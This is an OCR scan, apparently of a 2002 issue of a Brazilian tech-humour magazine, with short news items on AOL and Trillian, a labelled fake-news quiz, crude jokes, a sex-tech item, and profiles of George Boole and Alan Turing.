
Não é a primeira vez que isso acontece. Em fevereiro de 2001, a empresa foi denunciada por ter contribuído no extermínio de judeus. A base da acusação foi exatamente o livro de Black. Pelo sim, pelo não, a companhia prefere tratar o assunto com discrição – e condenar qualquer atitude que tenha resultado nas atrocidades do Holocausto.

MUSEU

## Coleção INPUT

Voltando ao básico

Onde você estava em 1986, 16 anos atrás? Talvez estivesse chorando os pênaltis perdidos pelo Zico e pelo Sócrates na Copa. Mas talvez você já tivesse o seu TK ou seu MSX, e começava a explorar as possibilidades da máquina. Neste caso, você fatalmente comprou alguns números da coleção INPUT, da Nova Cultural, por 20 cruzados [?!?]. Era um curso de computação focado quase totalmente no Basic. Não dê risada, pois serviu de iniciação pra muito administrador de rede por aí...



## Por onde anda o... DotComGuy?

Deitou, rolou e sumiu

Você se lembra dele? Em janeiro de 2001, pico da febre PontoCom, o americano Mitch Maddox chamou a atenção de toda a mídia ao se trancar em um apartamento disposto a passar um ano vivendo apenas com a ajuda da Internet. Para tornar o espetáculo maior, Maddox mudou o nome oficialmente para DotComGuy.

Pois se você nem imagina o que aconteceu com o rapaz depois que veio a ressaca da Internet, nós passamos a ficha. Maddox saiu do apê crente que era uma celebridade – cogitou até virar desenho animado. Passou o ano de 2001 viajando e dando palestras sobre sua experiência, foi sumindo... sumindo... e sumiu. Hoje, ainda dá algumas palestras e atende no site YouHaveToWait, onde – não à toa – há um desenho seu com a mão estendida, como que pedindo uma graninha...



## 1.000 pontos


Diferença aproximada de placar entre nerds e geeks no Golden Penguin Bowl 2002, game de cultura high tech da LinuxWorld. Sim, nós perdemos de novo.

QUE PAPELZINHO...

## Enquanto isso...

...em um buraco qualquer desse imenso País

Márcio A. Salomão coloca seu gorrinho de Papai Noel, despe-se de qualquer preconceito e paga um dos maiores micos de todos os tempos. A gente sabe que as fotos agridem a sua visão, caro leitor. Mas a culpa é muito mais do Márcio que nossa... O que não se faz por um ano de revista na faixa...




Também quer ganhar um ano de Geek? Mande a foto de alguém segurando a revista em uma situação ou um local bizarro. Se a foto sair aqui, você se deu bem.

R. Haddock Lobo, 347  
12º andar - São Paulo - SP  
CEP 01414-001 ou por e-mail: [info@geek.com.br](mailto:info@geek.com.br)

## Egoísmo explícito AIM isolado

AOL continua dificultando integração



Imagens: Divulgação

Antigamente, as pessoas trocavam número de telefone. Mas se você é um verdadeiro geek, hoje troca número de ICQ ou ID do Yahoo ou da AIM, MSN Messenger, etc. Quer dizer, se você é um verdadeiro geek, talvez passe longe destes dois últimos. Principalmente porque, ao invés de trabalhar para a integração dos vários Instant Messengers, a AOL faz exatamente o contrário.

Durante o ano de 1999, quando a MS começava a entrar com seriedade nesse mercado, ela tentou de todas as formas sincronizar o MSN Messenger com o AIM. Todas as tentativas foram frustradas pela AOL que, quase que semanalmente, modificava seu produto para impedir a interação.


A Microsoft mudou de estratégia e agora incorporou seu IM ao Windows XP, e a AOL voltou suas armas contra outro IM que está ficando extremamente popular, o Trillian. Quem tenta acessar sua conta na AOL através deste excelente programa acaba sendo desconectado e recebe uma mensagem dizendo que o acesso havia sido feito através de software não-autorizado. É uma lástima que, enquanto não há um padrão e a possibilidade de troca de mensagens independentemente do software usado, a AOL queira boicotar o que de mais próximo disso conseguimos chegar. E o mais incoerente é que a empresa é a dona do ICQ, e não está barrando a integração Trillian X ICQ. Vai entender...

## AOL Power

Não tem noção do tamanho da AOL? Nós damos uma força

O conglomerado AOL Time Warner é responsável pelos seguintes produtos:


- Senhor dos Anéis, o filme: mais de US\$ 700 milhões de bilheteria
- Harry Potter, o filme: segunda maior bilheteria da História – só perde para Titanic. Um bilhão e 500 milhões de dólares!



## MODA GEEK

## Muito boa...

... a camiseta, não a modelo... Se bem que olhando melhor...



Disponível no site [www.victoriaspanties.com](http://www.victoriaspanties.com)

## ISSO É...

## ...um Microvision Nomad

Uma microtela para dispositivos portáteis que já está à venda no exterior

Se o futuro é mesmo dos computadores "vestíveis", as telas especiais também vão virar coisa corriqueira. A Microvision é uma empresa americana especialista em produzir sistemas de escaneamento e visualização miniaturizados, dos quais o Nomad é um bom exemplo. O dispositivo é transparente para permitir visão além dele ou pode ser usado um pouco acima do olho, sempre em modo de alta resolução e SVGA. Na verdade, nem se trata de uma tela, mas sim, de um projetor laser que envia as imagens direto para a retina - ninguém mais pode ver o que é exibido a não ser o usuário. Preço da brincadeira: cerca de US\$ 9 mil.



## Música com pizza

## EFF "perdoa" gravadoras

Processo termina sem consequência nenhuma

Não é só no Brasil que as coisas terminam em pizza: nos Estados Unidos também. Entretanto, quando o assunto em questão é a polêmica lei americana de direitos autorais, a DMCA (Digital Millennium Copyright Act), é bom pôr as barbas de molho.

Essa é a situação do processo movido pela EFF (Electronic Frontier Foundation) em nome do cientista Ed Felten, da Universidade de Princeton, contra a RIAA, associação que reúne grandes gravadoras. A RIAA ameaçou o prof. Felten depois que ele tentou revelar problemas de segurança em sistemas de distribuição de música digital (veja Geek # 16), e a EFF agiu em seu socorro.

O problema é que o juiz responsável pelo caso rejeitou a ação da EFF, aceitando o argumento da RIAA, que dizia jamais ter pretendido agir contra Felten. A EFF havia prometido recorrer, mas resolveu desistir do processo, dizendo que, por hora, vai acreditar na afirmação das gravadoras.

Apesar de parecer uma derrota, a fundação esclarece que as gravadoras "perderam para ganhar" e que, por enquanto, isso é bom para os clientes. Outro ponto positivo apontado pela EFF é que o processo relâmpago ajudou a esclarecer a posição do governo americano, que não pretende agir em detrimento da ciência. A RIAA acusa de tentar derrubar a DMCA ao invés de querer verdadeiramente ajudar o pesquisador, mas a fundação alega que continuará de olhos abertos para defender a liberdade. Será?



Tecnologia, ciência e informática no limite da fantasia

## Leia e descubra qual notícia é a falsa – se puder

Se a Tiazinha acredita em discos voadores, por que você não acreditaria em todas essas notícias? Resposta na página seguinte

### 1. Celular no dedo

Denise Chan, graduanda da Universidade de Stanford, criou incríveis protótipos de celulares em anéis, colares e brincos. Funciona assim: quando a pessoa recebe uma ligação, o brinco emite uma luz. O usuário atende a ligação e tem o som de sua voz captado por *um broche ou um colar*, enquanto ouve tudo através de um brinco especial.

Para completar, os protótipos de Denise (que ainda não exploram todas as possibilidades descritas) têm um design elegante, que nem de longe entrega a verdadeira finalidade das peças.

A pesquisadora ainda criou braceletes wireless, capazes de receber até transmissões de vídeo.




Imagens: Divulgação

### 2. Patente do hyperlink

Cada vez que alguém usa um link em uma página da Internet deveria pagar uma taxa à empresa British Telecommunications Plc. Os britânicos da maior companhia telefônica do país alegam que patentearam o sistema de hyperlinks em 1996.

Já na intenção de explorar o que por direito lhe pertence, a BT mandou uma notificação a 17 grandes provedores dos EUA explicando a situação. Segundo fontes da companhia, 10 desses provedores comprometeram-se a analisar a questão.

De acordo com as leis britânicas, que regem a patente registrada, ela só vai expirar nos EUA em 2006. No resto do mundo, ela já não vale mais nada desde 1998. Os brasileiros respiram aliviados...



### 3. Nem fabricante decifra

A DVD Copy Control Association, entidade que representa a indústria de DVDs em questões envolvendo pirataria e quebra de segurança, protagonizou uma insólita ocorrência. Alguns de seus pesquisadores conseguiram criar um padrão de encriptação com chave de 128 bits para que os discos não pudessem ser copiados.

O novo padrão recebeu o nome de SEDICK (Secure Disk Crypto Key) e foi aplicado em um lote de 300 DVDs distribuídos para divulgar a conquista. A experiência teria sido um sucesso, não fosse um pequeno problema: nem os aparelhos de DVD conseguiram decifrar o padrão de encriptação, ou seja, ninguém conseguiu reproduzir ou acessar o conteúdo do DVD.

O sistema de controle voltou para o laboratório até que o equívoco seja desfeito.



## Grandes Momentos da Informática

### Surge o computador pessoal

Ele parecia uma calculadora – e há quem diga que era mesmo –, mas foi o primeiro desktop

Outubro de 1965. Tem início o BEMA Electronic Show, em Nova Iorque, que traz novidades em produtos eletrônicos. Entre as invenções apresentadas, está uma interessante máquina que empolga o público e – quem diria – influencia definitivamente o mundo da informática: a Programma 101, da fabricante italiana Olivetti.


Inventada pelo engenheiro Pier Giorgio Perotto (falecido em janeiro deste ano), a Programma, embora não pareça, é considerada o primeiro computador pessoal da História. A máquina, desenvolvida entre 1962 e 1964, pesava 35,5 kg e tinha 240 bytes de memória. Era programável e só trabalhava com números, além de possuir um preço mais camarada que permitia sua aquisição por pequenas empresas. A programação se dava por meio de

cartões magnéticos, considerados os precursores dos disquetes.

Cada cartão podia armazenar até dois programas.

A Programma 101 foi um extraordinário sucesso de vendas, mas sua fama como primeiro PC ainda é contestada devido a algumas especificações técnicas “problemáticas”. Uma delas é que o aparelho operava com números no formato decimal (como uma calculadora), e não na notação binária dos computadores. Apesar disso, o equipamento empregou conceitos avançados importantes, como o da interface amigável, que até hoje permeia a informática.

*Você confere o perfil de Pier Giorgio Perotto no Character da próxima Geek*



## BRAÇO DE FERRO

O que é mais forte? Imagens digitalizadas ou poder da mente? Use seu cérebro e prepare-se para o desafio!

## Scanners



X



## Scanners, o Filme

## O que é?

Dispositivo que permite transferir imagens impressas para o micro

**Cotação: 10 pontos**

Filme de 1981 do diretor David Cronenberg - aquele da Mosca

**Cotação: 10 pontos**

## História

Começaram a surgir para ler códigos de barra, nos anos 60

**Cotação: 5 pontos**

Scanners são mutantes com poderes mentais que querem dominar o mundo

**Cotação: 10 pontos**

## O que podem fazer

Transformam qualquer tipo de imagem impressa em arquivos compreensíveis pelos computadores

**Cotação: 10 pontos**

Ler pensamentos, mover objetos, estourar cabeças, queimar veias e artérias.

**Cotação: 10 pontos**

## O que tem a ver com micros

Tudo. Sem computadores, os scanners são quase nada

**Cotação: 10 pontos**

O filme mostra uns computadores com fitas de rolo e luzinhas piscantes...

**Cotação: 0 pontos**

## Ponto alto

Quando é utilizado para escanear gatos, bundas, peitos e coisas do tipo

**Cotação: 10 pontos**

Um professor está dando uma palestra e um scanner explode a cabeça dele - que nem tomate

**Cotação: 10 pontos**

## Onde e quanto

Em qualquer loja de informática, partindo de R\$ 200 e disparando rumo ao infinito

**Cotação: 10 pontos**

Tente nas locadoras. Se não conseguir, o jeito é comprar o VHS em distribuidores

**Cotação: 5 pontos**

## Vencedor

**Scanners: 55 pontos**

**Scanners, o filme: 45 pontos**

Tudo bem, o filme do Cronenberg é um clássico do horror/trash, mas os scanners proporcionam mais diversão - sem falar que eles também podem ser explodidos...

## Meios de transporte geeks

## Airboard, deslizando sobre o ar


Esqueça os videogames e filmes. Voar baixo já é realidade

Direto da Austrália, esse aparato é capaz de gerar um colchão de ar, que o ergue a 10 cm da superfície, para o piloto disparar como preferir, atingindo até 25 Km/h.

O aparelho pesa apenas 100 Kg e é movido à gasolina, com ignição de alguns recursos impulsionados por bateria elétrica.

O maior problema é controlar o Airboard, que é mais ou menos como uma prancha de surf ou skate. Ah, ele flutua sobre água também.

Custa US\$ 8.000 nos EUA, mas aqui, com impostos e frete, não sai por menos que um carro popular. Pode fazer a encomenda, magnata.



[www.arbortech.com.au](http://www.arbortech.com.au)

Imagens: Divulgação

## SOBE E DESCE

Sun

A empresa não pode ser considerada "boazinha", mas está comprando uma briga razoável com a Microsoft. Primeiro no caso .NET e depois por anunciar diversos projetos baseados no Linux. Faça sua apostas.



Lindows

Lindows.com  
Bringing choice to your computer!

O sistema capaz de rodar programas tanto do Linux quanto do Windows poderia ser sensacional, mas até agora nem sinal dele. A Microsoft tacou-lhe um processo e vai ganhando a batalha...

Informática a serviço do prazer

## Pausa para avanços tecnológicos no campo sexual

Você acha que ficar visitando sites pornôx ou entrar em chats adultos é o verdadeiro cybersex? Então veja as imagens...

### RealDoll

Não envolve computadores nem Internet, mas essa boneca ao lado é um prodígio tecnológico – e basta olhar para perceber. A RealDoll é produzida com uma espécie de silicone utilizada por especialistas em efeitos especiais. A textura é macia como a pele humana e o cabelo é de verdade. Para completar, a boneca é completamente articulada e pode ficar em qualquer posição – e obviamente ela vem com orifícios estratégicos.


No site da empresa existem dezenas de modelos da boneca, esculpidos a partir de mulheres reais. Cada RealDoll custa cerca de US\$ 5.750. Ah, e tem uma versão masculina também...



### Digital Sexsations

Abaixo você tem uma amostra de um kit completo para cybersex da Digital Sexsations. O pacote é composto por um controlador que vai plugado no micro (BlackBox) e que faz a comunicação entre o micro e o acessório sexual. Também acompanha um software que permitirá ao usuário enviar ou receber comandos para os acessórios de outra pessoa via Internet.

Toda a brincadeira fica em torno de US\$ 100. O resto fica por conta da sua imaginação e criatividade.



### Piada #0011

## Steve Jobs, Linus Torvalds e Bill Gates no banheiro

A CNN americana resolveu montar uma conferência sobre sistemas operacionais, com cobertura mundial. Chamaram, então, representantes de todos os sistemas do mundo. Bill Gates apresentou o novíssimo Windows XYZ<sup>2</sup>/2, e acabou vaiado depois que o sistema travou duas vezes ao tentar instalar uma placa de rede. A primeira tela de erro era azul e a segunda, cor-de-rosa (que Tio Bill explicou ser mais uma novidade do sistema). Jobs divulgou o Mac OS Cu Beta 3 e também acabou sendo vaiado depois que o sistema travou ao tentar formatar um disquete e abrir um arquivo ao mesmo tempo. *"Precisamos melhorar a multitarefa antes de colocar o sistema no mercado"*, desculpou-se. Linus Torvalds foi mostrar o kernel

9967734.34 do Linux, mas acabou dando uma longa palestra sobre as vantagens do Transmeta Crusoe em relação aos demais processadores. No final, aproveitou para vender umas camisetas. O fato mais inusitado, porém, foi o encontro dos três ao término da palestra,



e, justamente no banheiro. Entraram sem se falar, fizeram suas necessidades e encontraram-se novamente na saída. Steve Jobs lavou meticulosamente as mãos e disse a Bill Gates:

– Nós, da Apple, somos meticulosos!

Gates não deixou por menos, lavou as mãos mais cuidadosamente ainda e disse:


– Nós, da Microsoft, somos meticulosos e perfeccionistas!!

Torvalds nem quis saber da cena ridícula, e já ia saindo, quando os outros dois perguntaram se ele não ia lavar as mãos.

– Nós, programadores de código aberto, não mijamos nas mãos!

**Cotação da Piada: PIII, 128 MB RAM, 20 GB HD**

\*Contribuição do leitor Victor Luiz S. de Lima



# Uma mente **lógica**

Há mais de 150 anos, o pensamento de George Boole tornou a informática possível

por Maurício Martins  
mauricio@digerati.com.br

**Q**uando entramos em muitos sistemas de busca, encontramos uma expressão que deixa muitos intrigados: “lógica booleana”. Em alguns desses sites, você precisa marcar uma opção para ativar a tal lógica booleana. Mas, afinal, o que é isso? Bom, simplesmente não só é o sistema que rege sites de busca como também o que está por trás do funcionamento de todo computador. E devemos tudo isso a uma pessoa: George Boole.

Ele nasceu na cidade de Lincoln, na Inglaterra, nos idos de 1815. Nunca poderia imaginar, portanto, que seus pensamentos ajudariam tanto na construção dos primeiros circuitos integrados e na evolução da informática. Simplesmente essas palavras estavam longe de existir, na época.

## Origem humilde

O que mais impressiona em Boole é o fato de sua educação ter sido rudimentar. Filho de sapateiro, nunca teve um alto grau de instrução convencional. Mas era muito dedicado e, por isso, logo se tornou especialista em matemática.

Antes, ele se interessou por línguas e começou a ter aulas particulares de latim com um livreiro. Aos doze anos, já era capaz de traduzir um poema épico de Horácio. Aos 16, se tornou professor-assistente e, aos 20, fundou sua própria escola. Era um autodidata nato. Nessa época, ele começou a estudar matemática, totalmente por conta própria. A junção de uma ciência exata com a formação humanística fez com que ele tivesse uma visão diferente sobre a matemática. E foi isso que o ajudou a mudar a história dessa área do conhecimento humano.

## A Lógica Booleana

Tudo o que Boole fez foi aplicar o pensamento lógico, descrito por Aristóteles, à matemática. Com 32 anos, ele publicou o livro “*A Análise Matemática da Lógica*”. Ele apresentava assim a revolucionária Lógica Simbólica, em que usava equações algébricas para simbolizar as teorias de Aristóteles. Boole dizia: “*Nós não precisamos mais associar a lógica à metafísica, mas sim, à matemática*”.

Na informática, a teoria de Boole se aplica no modo como funcionam os processadores. Eles possuem os chamados portais lógicos, que determinam, a partir da carga das correntes que recebem, qual a carga da corrente que produzirão como resultado. Existem portais “e”, “ou”, “não”, etc. O portal “e” produzirá uma corrente de valor 1 apenas se receber duas correntes de valor 1. O portal “ou” produzirá uma corrente 1 se uma das duas correntes de entrada for 1. É assim que os processadores conseguem computar, ou seja, transformar os dados que entram em outros, de acordo com determinadas instruções.

**George Boole revolucionou a lógica, ao analisá-la sob um ponto de vista matemático**

## Reconhecimento

Em 1857, Boole foi eleito membro da Royal Society e recebeu prêmios das universidades de Dublin e Oxford. No final de sua vida, foram muitos os trabalhos matemáticos produzidos, os quais também contribuíram muito para o futuro da matemática. Ele foi o primeiro a pesquisar as propriedades básicas dos números, como a Distributiva (lembra, dos tempos do colégio?).

Boole morreu em 1864, com apenas 49 anos, vítima de pneumonia. Com certeza, um dos maiores matemáticos de todos os tempos, um exemplo do que o talento pode fazer. Se não fosse ele, a informática não seria nada do que conhecemos hoje.

# Um gênio incompreendido



Alan Turing imaginou, no meio do século XX, como seriam os computadores

por Mauricio Martins  
mauricio@digerati.com.br

Você já ouviu falar da “Máquina de Turing”? E do “Teste de Turing”? Enfim, geek que é geek já ouviu, e muito, essas expressões. Estão todas ligadas às criações de um matemático que viveu na primeira metade deste século e que, assim como Boole, também ajudou a pavimentar o caminho para o surgimento da informática. Vamos conhecer um pouco da vida deste homem e, pra quem ainda não sabe, ver afinal qual foi a sua contribuição para que os computadores se tornassem uma realidade.

## No fundão da classe

Turing nasceu em Paddington, Londres, em 1912. Seus pais se mudaram para a Índia quando ele tinha apenas um ano, deixando-o com amigos da família, na Inglaterra. Na escola, ele se mostrou um aluno um tanto rebelde, e por isso acabou tendo que sair do colégio depois de poucos meses. A próxima tentativa foi uma escola preparatória, onde ele conseguiu resultados um pouco melhores. Desde muito cedo, porém, era clara a sua tendência de tentar resolver as coisas com métodos próprios, em vez de usar as instruções dos professores. Ele era bastante criticado pela sua escrita, mau inglês e até mesmo por ter dificuldade em matemática. Mas a dificuldade em questão era o fato de ele nunca seguir as orientações dos professores.

Essa rebeldia, aliada ao seu talento natural, é que fez com que Turing fosse uma espécie de visionário, capaz de imaginar sistemas que seriam usados como exemplos na construção de máquinas, anos depois.

Turing entrou em Cambridge, em 1931, para estudar matemática. Ele teve que tentar duas vezes antes de ser admitido. A partir de 1933, começou a se interessar por matemática lógica. Mas só em 1936 iria fazer o seu maior trabalho.

Foi então, aos 24 anos, que ele publicou um trabalho chamado “*On Computable Numbers*”. Ali, ele demonstrava a “Máquina de Turing”. Trata-se de um conceito que foi usado como base para a construção dos computadores digitais. Era um aparelho hipotético, capaz de resolver qualquer cálculo matemático, de acordo com instruções apro-

priadas. Até no recente desenvolvimento da computação orgânica as teorias de Turing a respeito dessa máquina foram utilizadas.

## Inteligência Artificial

Durante a Segunda Guerra Mundial, Turing ajudou os aliados a decifrar os códigos nazistas. No final da guerra, foi convidado a criar o design de um novo computador. Ele também estudava psicologia e a união desse tema com computação acabou lhe sugerindo a ideia de inteligência artificial.


Foi nesse momento, em 1950, que ele idealizou o “Teste de Turing” para determinar se uma máquina é ou não inteligente. No teste, um operador deveria distinguir se quem respondia às suas perguntas, em uma tela, era um humano ou uma máquina. Se fosse uma máquina e ele não acertasse, o aparelho seria inteligente.

## Vítima do preconceito

Esse homem tão genial acabou sendo vítima da sociedade do seu tempo. Foi preso em 1952 por indecência, pelo fato de ser homossexual. Teve que fazer tratamentos de psicanálise (sempre violentos, na época) para se “curar”, como se tivesse alguma doença, enfrentando o mesmo que Oscar Wilde, no final do século XIX. Acabou se matando com cianureto de potássio, em 1954, aos 42 anos.

Mas sua obra acabou sendo reconhecida, e hoje esse brilhante cientista figura como um dos mais importantes gênios da história da informática.

Modelo da “Máquina de Turing”, inventada em 1936



Imagens: Reprodução

# GAMES:

por Alessio Fon Melozo  
[alessio@digerati.com.br](mailto:alessio@digerati.com.br)



Imagens: Divulgação

# portas para o futuro

**Se você não quer perder o bonde da revolução tecnológica do século XXI, é melhor ficar de olho no que a indústria de games está preparando**

O Brasil vai cada vez mais se tornando um caso à parte no mundo quando se fala em jogos eletrônicos. Ao contrário do que acontece em outros países, aqui no Brasil a maioria dos gamers ainda é adolescente ou pré-adolescente – gente que começou a jogar, no máximo, com os Mega Drives. Lá fora, os gamers que movimentam 20 bilhões de dólares por ano, fazendo girar o mercado, são, na maior parte, adultos que mantiveram sua paixão por jogos eletrônicos desde os Ataris. Claro que no Brasil também temos muitos gamers dessa categoria, mas o dinheiro que o mercado movimenta não deixa dúvidas de que ainda estamos na base dos jovens que compram com dinheiro dos pais.


O que essa diferença acaba causando é a falta de seriedade com que os games são tratados no Brasil. Aqui, eles ainda são apenas entretenimento para molecada, passatempos bem produzidos, mas não mais que isso. No exterior, os games e todo o universo que em torno deles gravita são cada vez mais considerados como a última fronteira da arte, uma surpreendente mistura de música, cinema, literatura, quadrinhos, matemática e Internet feita por profissionais de ponta. Só para ter uma idéia, enquanto uma superprodução como Spiderman leva cerca de um ano para ser feita, jogos como Metal Gear Solid 2, da Konami, ou Halo, da Microsoft, levaram mais

de 3 anos sendo desenvolvidos. Isso para não falar no dinheiro envolvido.

Hoje, os games são a área da tecnologia voltada para aplicação doméstica, onde as maiores novidades surgem. Graças aos altos salários e à promoção pessoal que proporciona a seus profissionais, a indústria vem seduzindo os melhores cérebros do planeta. Até gente de áreas que nutriam certo desprezo pelos jogos, como inteligência artificial, geopolítica e até psicologia, estão juntando-se à que parece ser a mais promissora chance de aplicar seus conhecimentos.

A cereja no topo do bolo são os absurdos progressos que o hardware vem oferecendo às plataformas dedicadas aos games. Os lançamentos do Xbox, do PlayStation 2 e do GameCube, além das placas 3D e do regular aumento na capacidade de processamento dos computadores, deram um horizonte quase infinito para os produtores de games.

Você, que vive nesse país da América do Sul e acompanha o mundo da informática, tem a obrigação de saber em que pé está o desenvolvimento dos games. São eles que podem definir como será a experiência tecnológica no futuro. Aqui estão alguns caminhos dessa jornada.



# Convergência Máxima

Não basta uma experiência imersiva em frente ao micro. O game tem que escapar para a realidade

**C**ertos games não são um sucesso de crítica nem de público. São lançados e depois desaparecem, sem que ninguém perceba. Depois de algum tempo, uma versão mais avançada dos seus conceitos acaba surgindo em um campeão de popularidade – nada de novo nisso. Pode ser o caso do game Majestic, lançado no começo de 2001 pela Electronic Arts.


O game não foi muito comentado por aqui, mas recebeu boas críticas no exterior. No entanto o falatório não fez jus ao que o Majestic trouxe de novo para o mundo dos games. Como os próprios desenvolvedores alardearam, dessa vez o usuário não interagia com o game, o game é que interagia com o usuário.

Por meio de uma rede que envolvia envio de fax, mensagens de pager, ligações telefônicas e visita a sites "falsos", o gamer deveria desvendar uma trama à "Arquivo X". Ou seja: ao invés de apenas sentar na frente do computador e passar algumas horas jogando, o usuário era submergido no universo do game 24 horas por dia, submetido ao seu ritmo, colocado à força dentro de uma conspiração envolvendo o governo. O personagem principal não era uma ficção – era você mesmo.

## LARP

Na verdade, o conceito por trás de Majestic não era tão inovador assim. A idéia de envolver o jogador fisicamente em um universo representado na realidade vem dos LARP (Live Acting Role Playing), uma espécie de RPG onde os participantes agem como atores de verdade. A grande diferença é que o jogo não exigia que o gamer encarnasse um ogro ou mágico. Ele poderia ser simplesmente ele mesmo.

